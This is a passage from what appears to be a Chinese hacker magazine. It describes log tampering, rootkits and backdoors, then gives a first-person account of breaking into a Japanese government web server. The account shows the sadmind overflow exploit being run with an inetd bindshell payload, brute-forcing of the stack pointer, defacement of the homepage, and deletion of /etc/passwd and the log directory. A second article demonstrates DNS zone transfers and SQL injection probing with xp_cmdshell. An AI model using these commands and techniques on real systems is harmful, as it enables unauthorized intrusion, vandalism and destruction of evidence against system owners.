Windows NT的日志与UNIX有很大区别，Windows NT系统中几乎每一项事务都可以在一定程度上被审计，在Windows NT中可以在两个地方打开审计：Explorer和User Mana-ger。在Explorer中，选择Securtiy，再选择Auditing以及Directory Auditing对话框，系统管理员可以在这个窗口选择跟踪有效的和无效的文件访问，在User Manager中，系统管理员可以根据各种用户事件的成功和失败选择审计策略，如登录和退出、文件访问、权限非法和关闭系统等。

Windows NT使用一种特殊的格式存放它的日志文件，这种格式的文件可以被事件查看器Event Viewer读取。事件查看器可以在Admin-istrative Tool程序组中找到。系统管理员可以使用事件查看器的Filter选项，根据一定条件选择要查看的日志条目，查看条件包括类别、用户和消息类型。

Windows NT在三个分开的日志文件中存放审计信息：

Application Log：文件包括用NT Security Authority注册的应用程序产生的信息。

Security Log：包括有关通过NT可识别安全提供者和客户的系统访问信息。

System Log：包含所有系统相关事件的信息。

Windows NT可以记录入境的FTP连接，在注册表中进行了修改后，可以记录由匿名的正常用户或者两种用户建立的连接，可以在事件查看器中查看这些日志条目。Windows NT的HTTPD事务系统管理员可以使用NT的HTTPD服务在日志中记录对特定文件的访问企图。可以在控制面板的HTTPD配置工具中选择一个激活日志功能特性。

2、隐藏踪迹

攻击者在获得系统最高管理员权限之后，就可以随意修改系统上的文件了（只对常见的UNIX系统而言），包括日志文件。所以，一般黑客如果想隐藏自己的踪迹，就会对日志进行修改，最简单的方法当然就是删除日志文件了，但这样做虽然避免了真正的系统管理员根据IP追踪到自己，但也会明确无误地告诉管理员，你的系统已经被入侵了。所以，最常用的办法是只对日志文件中有关自己的那一部分做修改，关于修改方法的细节，根据不同的操作系统有所区别，网络上有许多此类功能的程序，例如zap、wipe等，其主要做法就是清除Utmp、Wtmp、Lastlog和Pacct等日志文件中某一用户的信息，使得当使用w、who、last等命令查看日志文件时，隐藏掉此用户的信息。

管理员应该采取一定的措施避免日志系统被黑客修改，例如，用打印机实时记录网络日志信息。但这样做也有弊端，黑客一旦了解到你的做法，就会不停的向你的日志里写入无用的信息，使得打印机不停地打印日志，直到所有的纸用光为止。所以，比较好的避免日志被修改的办法是把所有日志文件发送到一台比较安全的主机上，即使用loghost。即使是这样也不能完全避免日志被修改的可能性，因为黑客既然能攻入这台主机，也很可能攻入loghost。

只修改日志是不够的，因为百密必有一疏，即使自认为修改了所有的日志，仍然会留下一些蛛丝马迹的。例如，安装了某些后门程序，运行后很可能被管理员发现。所以，一个黑客高手可以通过替换一些系统程序的方法来进一步隐藏踪迹。这种用来替换正常系统程序的黑客程序叫做rootkit，这类程序在一些黑客网站可以找到，比较常见的有Linux- RootKit，现在已经发展到5.0版本了，它可以替换系统的ls、ps、netstat、inetd等等一系列重要的系统程序。当替换了ls后，就可以隐藏指定的文件，使得管理员在使用ls命令时无法看到这些文件，从而达到隐藏自己的目的。

3、后门

一般黑客都会在攻入系统后不只一次地进入该系统，为了下次再进入系统时方便，黑客会留下一个后门，Windows中留后门的最好方式就是使用冰河之类的木马程序。UNIX中的留后门的方法有很多中，例如，bindshell、cgishell、rootkit等。

四、攻击实例

前面只是从理论上谈了网络攻击的一般步骤，使读者从感性上对攻击过程有了一个大概的认识，下面我们来看一个利用远程溢出漏洞攻破某日本政府网站的实例。

下面是对整个攻击过程的详细描述：

首先，到YAHOO寻找到几个日本政府网站的

网址，然后使用nmap逐一对其进行扫描分析。说实话，日本网站的安全水平、网管的安全意识比国内网站要强许多，尤其是政府网站，一般都安装了防火墙或TCP Wrapper之类的访问控制软件，绝大多数端口都不对外部开放，以至于我连续扫描了7、8个网站始终无法下手。

当扫描到一个www.***.go.jp（注：出于国际影响的考虑，删去了实际的网址，这个被攻击的网站是日本的一个重要政府机关网站）时，发现它与其他的网站略有不同。这个网站的主要端口，例如TELNET、FTP、RLOGIN、RSH等都被防火墙保护着，外部的IP是无法连接上去的，端口扫描只能侦测到80（WWW）和111（SUNRPC）端口以及少数高端TCP端口是对外开放的。这个网站的主页上没有任何交互式的程序服务（例如CGI、PHP等），所以，WWW端口没有什么可以利用的价值，惟一的希望就是通过111端口查看其RPC服务以找出可能的漏洞。

使用nmap通过80端口对其进行操作系统类型侦测，发现这是一台SunOS5.6主机。于是，我先登录到一台其他的SunOS主机上，用rpcinfo命令查看www.***.go.jp上提供了哪些RPC服务，结果如下：


```
#rpcinfo -p www.***.go.jp
program    vers proto   port   service
100000     4    tcp     111    rpcbind
100000     3    tcp     111    rpcbind
100000     2    tcp     111    rpcbind
100000     4    udp     111    rpcbind
100000     3    udp     111    rpcbind
100000     2    udp     111    rpcbind
100024     1    udp            32774 status
100024     1    tcp            32771 status
100021     1    udp     4045   nlockmgr
100021     2    udp     4045   nlockmgr
100021     3    udp     4045   nlockmgr
100021     4    udp     4045   nlockmgr
100021     1    tcp     4045   nlockmgr
100021     2    tcp     4045   nlockmgr
100021     3    tcp     4045   nlockmgr
100021     4    tcp     4045   nlockmgr
300598     1    udp     32786
300598     1    tcp     32777
05306368   1    udp     32786
05306368   1    tcp     32777
100249     1    udp     32789
100249     1    tcp     32778
1342177279 5    tcp     52682
1342177279 1    tcp     52682
100232     10   udp     61358  sadmind
100011     1    udp     61359  rquotad
100002     2    udp  61360     rusersd
100002     3    udp  61360     rusersd
100002     2    tcp     33484  rusersd
100002     3    tcp     33484  rusersd
100012     1    udp     61361  sprayd
100008     1    udp     61362  walld
100001     2    udp     61363  rstatd
100001     3    udp     61363  rstatd
100001     4    udp     61363  rstatd
```

根据rpcinfo返回的结果，我发现这台主机开放了不少RPC服务，其中有一行尤其值得关注：

```
100232   10   udp   61358   sadmind
```

这行内容证明此主机开放了sadmind服务，使用UDP协议监听61358端口。根据1999年12月份美国计算机紧急事件反应小组（CERT）的报告，sadmind存在远程溢出漏洞，攻击者可以通过传送一个超长的缓存数据到NETMGT_PROC_ SERVICE，请求改写堆栈指针，从而获得root权限。

这个漏洞本身的细节不是我们现在要研究的问题，我所要做的仅仅是找到利用这个漏洞的程序，然后去攻击它。我来到著名黑客网站Packetstrom（http://packetstorm.securify.com），在其搜索引擎里输入sadmin，进行搜索，最后找到了一个利用这个漏洞的C程序。下面是完整的程序源码：



现在要做的就是编译并运行它，用如下命令：

```
#gcc -o sadmindex-sparc sadmindex-sparc.c -lrpcsvc
-lnsl -lsocket
```

其中-lrpcsvc -lnsl -lsocket是一些网络函数和RPC函数所必须的连接库。

然后我就可以运行它了，运行的格式是：

./sadmindex-sparc -h 目标地址 -c "shell命令" -s %sp指针

其中，目标地址就是要攻击的www.***.go.jp；shell命令就是要在远程主机上执行的命令。注意，发送过去的命令是以root身份执行的，但是不会有返回信息，也就是说命令是否成功执行，我们是看不到的。%sp指针是要溢出时的偏移量，根据具体主机的不同而有所不同，这个程序中给出的对于SunOS 5.6的%sp指针是0xefff9580。

于是我开始攻击目标日本主机，使用如下命令：

```
./sadmindex-sparc -h www.***.go.jp -c "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' >> /tmp/bob;/usr/sbin/inetd -s /tmp/bob" -s 0xefff9580
```

其中，echo 'ingreslock stream tcp nowait root /bin/sh sh -i' >> /tmp/bob;/usr/sbin/inetd -s /tmp/bob是我们要在目标主机上执行的命令，它的功能就是生成一个内容是“ingreslock stream tcp nowait root /bin/sh sh -i”的/tmp/bob文件，然后再用inetd来启动它，如果成功的话，就可以在对方的1524端口开一个后门，用TELNET连接上去以后，就可以直接以root身份执行Shell命令了。

当运行完这个攻击程序之后，我立刻连接到攻击目标上，看看攻击是否成功了：

```
telnet www.***.go.jp 1524
```

但是非常遗憾，连接并没有成功，第一次攻击失败了！

问题究竟出在哪里呢？我又回到Packetstrom仔细阅读了关于sadmind漏洞的描述，发现关键问题就出在了%sp上面，攻击程序给出的%sp是在特定主机上的情况，对于我的攻击目标而言不是正确的%sp指针，而我又不知道目标主机上的正确%sp到底是多少。

怎么办？放弃这次攻击？当然不可以！从使用暴力法猜测密码的工具，我联想到同样可以使用暴力法猜测%sp指针的大小，因为%sp的大小是从-2048到2048之间的数字，所以，可以写一个程序，调用攻击程序，然后不断地自动测试%sp的大小。完整的程序代码如下：

Loading...
代码位置：
光盘\xiangguan\
猜测SP指针的攻击程序.txt

这个程序的作用就是不断地测试，以从0xefff9580-2048到0xefff9580+2048范围内的%sp指针作为攻击程序sadmindex-sparc的参数进行攻击，每次攻击完后都连接到目标的1524端口检测攻击是否成功，如果成功就放弃攻击，如果失败再继续猜测%sp指针。

下面编译这个程序，然后运行：

```
#gcc -o sad sad.c -lxnet
#./sad www.***.go.jp
```

于是，这个暴力猜测%sp的攻击程序就开始工作了：

```
%sp 0xefff9580 offset 688 --> return address 0xefff9830 [4]
%sp 0xefff9580 with frame length 4808 --> %fp 0xefffa848
clnt_call: RPC: Timed out
now check if exploit worked; RPC failure was expected
%sp 0xefff9584 offset 688 --> return address 0xefff9834 [4]
%sp 0xefff9584 with frame length 4808 --> %fp 0xefffa848
clnt_call: RPC: Timed out
now check if exploit worked; RPC failure was expected
%sp 0xefff957c offset 688 --> return address 0xefff982c [4]
%sp 0xefff957c with frame length 4808 --> %fp 0xefffa840
clnt_call: RPC: Timed out
now check if exploit worked; RPC failure was expected
…………
…………
```

```
…………
…………
…………
(经过长时间的猜测，终于……)
%sp 0xefff9564 offset 688 ---> return address
0xefff9814 [4]
%sp 0xefff9564 with frame length 4808 ---> %fp
0xefffa848
clnt_call: RPC: Timed out
now check if exploit worked; RPC failure was
expected

Succeed!!!
```

终于成功地猜测出了%sp指针，并且在目标机上打开了后门，现在我就可以连上目标主机的1524端口了！

```
telnet www.***.go.jp 1524

#
```

出现了“#”提示符，证明已经可以root身份执行任意命令了！不过，由于是Bindshell，所以每次执行命令后必须加上一个“；”号，但这并不影响我改掉它的主页。

我马上开始用find命令寻找其主页文件存放的位置：

```
find / -name index.html -print
```

终于在/www/http/htdoc/目录下面发现了它的主页文件，然后先删除它，并用rcp把另一个我事先做好的HTML页面传到了这个目录下面：

```
rcp test@202.***.***.***:/tmp/index.html /www/
http/htdoc
```

这个rcp命令的功能就是把202.***.***.***主机上的/tmp/index.html文件拷贝到www.***.go.jp上来，其中202.***.***.***是一台/.rhosts文件里有“+　+”的主机，当然是我以前“攻占”的啦。

这样，www.***.go.jp主机的首页就被我更改了。

最后还有一些善后工作要做，为了防止www.***.go.jp上的日本管理员很快把我替换的主页改过来，我删除了/etc/passwd文件，这样，任何人都不能通过控制台登录到这台主机上了。然后我还得把自己留下的痕迹都删除，因为没必要使用Wipe之类的工具来修改日志文件了，所以，我干脆用rm -rf /var/adm把整个存放日志文件的目录都删掉了，虽然狠了一点，但本来就是要给对方一点教训嘛！

到这时，所有工作都完成了，我断开了与www.***.go.jp的连接，把攻破这个网站的消息发布到了网易论坛，然后下线睡觉去了。

从确定目标到攻击结束，一共用了三个半小时。

（上接第137页）

如Linux Kernel 2.2.x & 2.4.x的TTL字段值为64,FreeBSD 4.1, 4.0,3.4；Sun Solaris 2.5.1,2.6, 2.7,2.8的TTL为255，Windows NT，Windows 2000的为128等，同时将配合其他需验证的内容，比如：Linux的窗口值是0x7D78，Solaris2.6－2.7的窗口值有几种0x2328　0x2238等等。我们以WIN2000为例，它的TTL为“128”，窗口大小在“17000－18000”这个范围内，并且设置分片位，即DF为1，而操作系统设置的服务类型TOS为“0”，如果我们对接收的原始数据分析得到这样的结果，那么我们可以判断这是一个WIN2000的操作系统。

当然被动协议识别操作系统也需要分析各个操作系统的不同反馈属性，然后根据得到的信息同收集的属性相比较。比如多数系统使用DF位设置，但是有些系统如SCO和OPENBSD不使用这个DF标志，这样就可以用来识别一些没有设置DF位的操作系统。被动协议识别也可以用来判断远程代理防火墙，因为代理防火墙重建对客户的连接，它有它自身的特征代码，也可以用这样的办法来分析。

主动协议识别和被动协议识别需要进行大量的统计分析，虽然比最开始介绍的那些简单识别方法准确些，但是也并不能保证一定能够识别得到准确的操作系统类型。同时这两种方法主要区别就在于一个是主动，而一个是被动的，主动识别方式需要主动发送数据包，因此相对于那些安全设备来说，也比较容易识别这些数据包，同被动识别比较起来，隐蔽性稍微差些。

系列报道

入侵前目标主机的信息收集

文/SQL

当一个攻击者确定了一个攻击目标主机后第一步做的就应该是对目标主机进行一次详细的信息收集工作了，不仅仅是我们常用的端口扫描或者是什么漏洞扫描，扫描工具是必不可缺少的，但如果仅仅依靠扫描工具那少得可怜的报告来判断我们的目标存在什么漏洞是非常不可信的。我测试和使用过这么多的扫描软件和商业的网络安全评估系统，到目前为止，还没看到可以完全让我满意和信服的报告。所以本文介绍一些手动的主机信息收集步骤，希望可以对你有所帮助。

通过DNS查询得到目标的网络拓扑基本情况，目前很多主机的DNS服务器配置的并不安全，可以用ls命令泄露出自己的内部网络结构，得到这些信息可以方便我们摸清对方网络的组成情况。

下面是一次我利用nslookup来查询的过程，请仔细看步骤和传统的查询不同的地方：

```
C:\>nslookup
Default Server:  dns0.interway.com.cn
Address:  202.106.153.250

> www.isfocus.com  (这里是我要查询的地址)
Server:  dns0.interway.com.cn
Address:  202.106.153.250

Non-authoritative answer:
Name:    www.isfocus.com
Address:  202.102.4.12

> set q=all
> Server isfocus.com
DNS request timed out.
timeout was 2 seconds.
Default Server:  isfocus.com
Address:  202.102.4.12

> Server www.isfocus.com
Default Server:  www.isfocus.com
Address:  202.102.4.12
```

```
> ls isfocus.com
[www.isfocus.com]
 isfocus.com.         NS       Server = ns1.cnmay.com
(一个很有用的结果下一步会用到)
 isfocus.com          A          202.102.4.12
 mail                 A          202.102.4.32
 www                  A          202.102.4.12
> Server ns1.cnmay.com  这里用到了刚才的查询结果
Default Server:  ns1.cnmay.com
Address:  202.102.4.32

> ls cnmay.com
[ns1.cnmay.com]
 cnmay.com.        NS      Server = ns1.cnmay.com
 cnmay.com         A       202.102.4.10
 admin12           A       202.102.4.12
 mayu              A       202.102.4.12
 dns2              A       202.102.4.10
 firstdir          A       202.102.4.12
 dns               A       202.102.4.32
 oicq              A       202.102.4.12
 agent             A       202.102.4.11
 photo             A       202.104.4.12
 mail              A       202.102.4.32
 test              A       202.102.4.12
 www               A       202.102.4.10
 rabjin            A       202.102.4.10
 ns1               A       202.102.4.32
 mailServer        A       202.102.4.32
 summer            A       202.102.4.15
 chinaspx          A       202.102.4.11
 js12u             A       202.102.4.12
 ns2               A       202.102.4.12
```

看到没有？上面我首先查询自己的站点www.isfocus.com，然后根据得到的地址ns1.cnmay.com来进行下一步的查询，很简单而且很方便地就摸清了我所用的主机ns1.cnmay.com的整个网络分布的大体情况，我想这个结果对于下一步入侵整个网络来说是非常有用的资料。

利用Tracert来查看与目标主机之间的网络结构，简单的说，就是看看数据包都经过了哪些路

径走到目标主机的，这样一般可以很方便地确定目标主机的上层路由器和网络接入设备。以现在的网络设备来说，很多都是CISCO的东西，我之前说过，现在国内的CISCO都有配置问题，所以说不定哪个就可以被你利用，成为进入目标主机的最后一个跳板。当然，还有一个可怕的地方就是控制一个边界路由器，如果想做些破坏的话危害和后果简直是不可想像的。

```
C:\>tracert 202.106.0.20

Tracing route to ns4.bta.net.cn [202.106.0.20]
over a maximum of 30 hops:

1  20 ms  30 ms  50 ms  202.72.157.33
2  60 ms  30 ms  70 ms  172.17.254.253
3  40 ms  30 ms  60 ms  202.167.63.10
4  20 ms  30 ms  40 ms  202.72.156.69
5  30 ms  30 ms  30 ms  202.99.57.121
6  40 ms  30 ms  40 ms  202.96.13.1
7  20 ms  80 ms  30 ms  202.106.192.229
8  30 ms  20 ms  71 ms  202.106.193.170
9  31 ms  30 ms  30 ms  202.106.193.46
10 40 ms  30 ms  70 ms  ns4.bta.net.cn [202.106.0.20]
Trace complete.
```

上面的结果是我随便测试的一个地址的结果，我想，如果按照这些地址去层层追查应该会有些收获的。记得有一次和我这里的小区接入服务商聊天，我说你们有一台CISCO7500好像有点问题，他们当时就很惊讶我是怎么知道得这么详细的接其实用几个DOS命令加一个SNMP的信息查看工具就可以轻松查到的。

最后当然就是去实地勘察了。通过端口扫描结果好好看看对方的服务是采用什么应用软件来实现的，看看程序写的有没有什么问题。其实很多漏洞都是一些人在无意中发现的。看看下面我对“网络世界”的一次小小尝试就知道了（图1）。




图 1

网络世界的BBS是整个站点不多的采用参数来传递数值查询的地方，我想找漏洞的话应该在这里了，关键就是去找那些根据我们提交参数来进行交互的地方，这是最容易出问题的地方（图2）。




图 2

首先我们简单地在参数后面加上几个字符，主要是想引起服务器出错，方便我们来查看结果。服务器很老实地告诉我们，它是采用SQL Server来作为后台的数据库服务器（图3）。




图 3

下一步，我们在参数上加上exec这样的SQL执行参数来试图执行一个非法的查询，可以看到服务器这次并没有简单地给我们出错的提示，而是更加老实地告诉我们xp_cmdshell在这里是没有权限执行的。很显然，我们的越权查询已经成功了（图4）。

我试图恢复xp_cmdshell，没想到失败了，看

